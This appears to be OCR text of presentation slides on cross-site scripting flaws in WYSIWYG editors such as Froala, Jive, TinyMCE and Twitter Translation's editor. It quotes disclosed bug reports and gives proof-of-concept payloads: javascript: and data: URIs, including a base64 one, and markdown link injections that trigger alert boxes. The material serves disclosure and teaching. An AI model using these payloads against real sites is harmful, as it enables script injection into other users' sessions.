


Who is using Mercury?




http://jejacks0n.github.io/mercury/

XSSed CNET's Forum (MooEditable WYSIWYG Editor in use ...)



XSSed Froala



XSS in FROALA WYSIWYG #33

Closed **soaj1664** opened this issue on 12 Apr · 28 comments

soaj1664 commented on 12 Apr

Hi,

The editor is vulnerable to an XSS. The editor allows users to insert link and if instead of normal link, I input JavaScript URI

```
javascript:alert%28location%29
```


then it works. The attacker can execute arbitrary code of his choice. Please fix this issue. Thanks!

stefanneculai commented on 12 Apr Owner

Thanks for pointing that out. We'll fix it shortly.

https://github.com/froala/wysiwyg-editor/issues/33

XSSed Jive


data:text/html,<script>alert(0)</script>
JavaScript Alert
0
OK
Waiting for 212-ahz-914.mktoresp.com...
Elements Network Sources Timeline Profiles Resources Audits Console Tamper

…


<a href="data:text/html,<script>alert(0)</script>">
<img alt="script>" class="jive-image image-1" src="data:text/html,<script>alert(0)</script>" style="max-width: 620px; height: auto;">

…


…

Styles Computed
element.style {
}
media="all" platform
a, 1409872017076.css:2
a:visited, a:link, .j-impact-list .j-metric .j-count {
color: #1287b5;
}
media="all" platform
a, 1409872017076.css:2
a:visited, a:link, .j-impact-list .j-metric .j-count {
color: #1287b5;
}
Find in Styles

Reward from Jive :)



XSSed TinyMCE



Bug #6851

Share

Cross-Site Scripting (XSS) in TinyMCE

Submitted: 2014-04-14 06:16:44 By: soaj1664

Browsers: chrome firefox

Tags: xss

Status: Closed Priority: 3 Resolution: Fixed Assigned to: None

URL: http://fiddle.tinymce.com/Tbeaab

Description: Description of problem: The editor is vulnerable to an XSS.

Steps to reproduce:

On this demo page: http://www.tinymce.com/tryit/basic.php

type anything and select the text in order to make it a LINK i.e., click on button Insert/Edit link.

Now site will open a dialog box and asks for URL. Intially I tried to execute JavaScript via JavaScript URI but editor performs well and does not allow JavaScript code execution via JS URI. BUT Data URI works e.g.,

Input the following as a part of URL:

data:text/html;base64,PHN2Zy9vbmxvYWQ9YWxlcnQoMik+

Now TinyMCE convert this into a valid link and its output looks like:

click

Expected result: Should not allow DATA URI

Actual result: It allows JavaScript code execution via Data URI. I think this should be fixed.


http://www.tinymce.com/develop/bugtracker_view.php?id=6851

XSSed 6 more WYSIWYG Editors

https://twitter.com/soaj1664ashar/status/513229764078104576

A tale of an XSS in Twitter Translation's WYSIWYG Editor

Twitter Translation's WYSIWYG (Insert Link)



https://translate.twitter.com/forum/forums/feature-requests/topics/new

Lets XSS ... step #1

[twitter] (**https://twitter.com**)
has been internally converted into
twitter

Step #2

What happens if I replace https://twitter.com with javascript:alert(1) like

[twitter] (**javascript:alert(1)**)

has been internally converted into

twitter


Step #3

[twitter] (**javascript:alert(1)**)
has been internally converted into
twitter

Step #4

[twitter] (**javascript:alert%28 1%29**)
has been internally converted into
twitter

Here we go ...



http://www.scribd.com/doc/211362856/Stored-XSS-in-Twitter-Translation


After Fix ... @ndm Replied

https://twitter.com/ndm/status/456129160411234304

Which 3rd Party Library (WYSIWYG)?

MarkDown

XSSed MarkDown

